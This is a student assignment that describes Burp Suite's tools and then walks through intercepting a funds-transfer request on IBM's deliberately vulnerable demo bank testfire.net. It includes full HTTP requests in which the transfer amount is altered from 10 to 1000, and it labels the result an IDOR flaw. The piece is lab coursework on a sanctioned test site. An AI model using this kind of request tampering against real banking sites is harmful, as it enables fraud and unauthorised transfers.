Assignment 4

Mugdha Thoke

Objective:

The objective of this assignment is to explore more about Burp Suite Application.

What is Burp Suite?

Burp Suite is a Java application that can be used to secure or penetrate web applications. The suite consists of different tools, such as a proxy server, a web spider, intruder and repeater. This is the reason why it is named as Burp "Suite" in the first place.

It is used for penetration testing and online application security testing. It was created by PortSwigger and offers a full range of functions for evaluating the security of online applications. Security experts, ethical hackers, and developers frequently use Burp Suite to find and fix vulnerabilities in web applications.

Uses of Burp Suite

It is an integrated platform/graphical tool for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Features of Burp Suite

Proxy:

Burp Suite serves as an intercepting proxy and enables users to record, examine, and alter HTTP and HTTPS communication between their web browser and the intended web application. This function is crucial for comprehending how web apps function and spotting security flaws.

Scanner:

It comes with an online vulnerability scanner that crawls web applications, finds common security flaws, and produces reports. Cross-site scripting (XSS), SQL injection, and other problems are among those that it can find.

Intruder:

This programme automates many web application attacks, including brute-force attacks, parameter manipulation, and fuzzing. It aids testers in evaluating the robustness of an application's input handling and validation procedures.

Repeater:

This tool enables users to submit and edit one-by-one HTTP requests to a web service manually. It is helpful for testing and examining how certain requests and answers behave.

Sequencer:

Tokens, session identifiers, and other data produced by web applications can all benefit from randomness analysis, which is done with the help of the Sequencer tool. For evaluating the security of session management and related operations, this is essential.

Decoder:

Burp Suite's Decoder helps with data encoding and decoding in a number of formats, such as base64 and URL encoding. It is useful for evaluating input validation and output encoding security techniques.

Comparer:

Comparing two HTTP answers enables users to spot discrepancies, which is useful for spotting vulnerabilities like blind SQL injection.

Extender:

Extensions and plugins that offer more features and functionalities are supported by Burp Suite. The functionality of the tool can be altered and expanded with the help of these extensions, which are frequently created by the Burp Suite community.

Collaborator:

A service built into Burp Suite called Collaborator aids testers in spotting out-of-band interactions and potential security problems that would not be readily apparent using conventional scanning techniques.

Reporting:

It creates thorough reports outlining found vulnerabilities, their levels of seriousness, and suggested corrective actions. These reports are useful for informing the development and security teams of findings.

Target Scope and Site Map:

Burp Suite offers tools to specify the testing's parameters and create a site map for the intended web application, making it simpler to follow the testing's progress and spot potential security holes.

Session Handling:

The tool includes features for managing and manipulating sessions, cookies, and authentication tokens during testing.

Customizable Workflows:

Users can create and customize workflows for different testing scenarios and save them for future use.

Automated Testing:

Burp Suite's predefined scan setups and policies enable automated testing of web apps.

Request and Response Analysis:

Security experts can use the many tools in Burp Suite to analyse the behaviour of online apps, spot security holes, and comprehend how programmes react to diverse inputs and circumstances.


Extension Development:

Users can create their own plugins and extensions to expand Burp Suite's functionality and adapt it to their individual testing requirements.

Vulnerability of testfire.net

http://testfire.net

After opening the Burp Suite Application, I opened the website in the proxy section after switching on the intercept.



Request to http://testfire.net:80 [65.61.137.117]

```
GET / HTTP/1.1
Host: testfire.net
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: JSESSIONID=641FDC6D9B62CF88414D60A9B3E32516
Connection: close
```

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking Login

Username:

Password:

Login


Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.

Copyright © 2008, 2023, IBM Corporation, All rights reserved.

Logged in the 'online banking login' and went to 'transfer funds'.




Transfer Funds

From Account: 800002 Savings

To Account: 800003 Checking


Amount to Transfer: 10

In the burp suite I changed the original deposit value




Request to https://demo.testfire.net:443 [65.61.137.117]

```
POST /bank/doTransfer HTTP/1.1
Host: demo.testfire.net
Cookie: JSESSIONID=CE1B7C3AA2A8457F8031ACEA317EAA08; AltoroAccounts=
"ODAwMDAyflNhdmluZ3N+LTEuOTk5NTQzNDA3MDM5MTcwMOUxOHw4MDAwMDN+Q2hlY2tpbmd+NS45MjIzMzcyMDM5NTc4NEUyMHw0NTM5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwNTY1NjY5NzM0ORTE4fA=="
Content-Length: 77
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/transfer.jsp
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

fromAccount=800002&toAccount=800003&transferAmount=10&transfer=Transfer+Money
```



Request to https://demo.testfire.net:443 [65.61.137.117]


```
POST /bank/doTransfer HTTP/1.1
Host: demo.testfire.net
Cookie: JSESSIONID=CE1B7C3AA2A8457F8031ACEA317EAA08; AltoroAccounts=
"ODAwMDAyflNhdmluZ3N+LTEuOTk5NTQzNDA3MDM5MTcwM0UxOHw4MDAwMDN+Q2hlY2tpbmd+NS45MjIzMzcyMDM5NTc4NEUyMHwONTM5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwNTY1NjY5NzM0RTE4fA=="
Content-Length: 77
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/transfer.jsp
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

fromAccount=800002&toAccount=800003&transferAmount=10&transfer=Transfer+Money
```



Request to https://demo.testfire.net:443 [65.61.137.117]

```
POST /bank/doTransfer HTTP/1.1
Host: demo.testfire.net
Cookie: JSESSIONID=CE1B7C3AA2A8457F8031ACEA317EAA08; AltoroAccounts=
"ODAwMDAyflNhdmluZ3N+LTEuOTk5NTQzNDA3MDM5MTcwM0UxOHw4MDAwMDN+Q2hlY2tpbmd+NS45MjIzMzcyMDM5NTc4NEUyMHwONTM5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwNTY1NjY5NzM0RTE4fA=="
Content-Length: 77
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/transfer.jsp
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

fromAccount=800002&toAccount=800003&transferAmount=1000&transfer=Transfer+Money
```

We observed that the amount it is requesting to deposit is different from the original



Transfer Funds

From Account:	800002 Savings
To Account:	800002 Savings
Amount to Transfer:	

1000.0 was successfully transferred from Account 800002 into Account 800003 at 10/7/23 5:31 PM.

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

Recent Transactions

After yyyy-mm-dd Before yyyy-mm-dd

Transaction ID	Transaction Time	Account ID	Action	Amount
9698	2023-10-07 17:31	800003	Deposit	$1000.00
9697	2023-10-07 17:31	800002	Withdrawal	-$1000.00

We can see that the website has an IDOR (Insecure Direct Object References) vulnerability.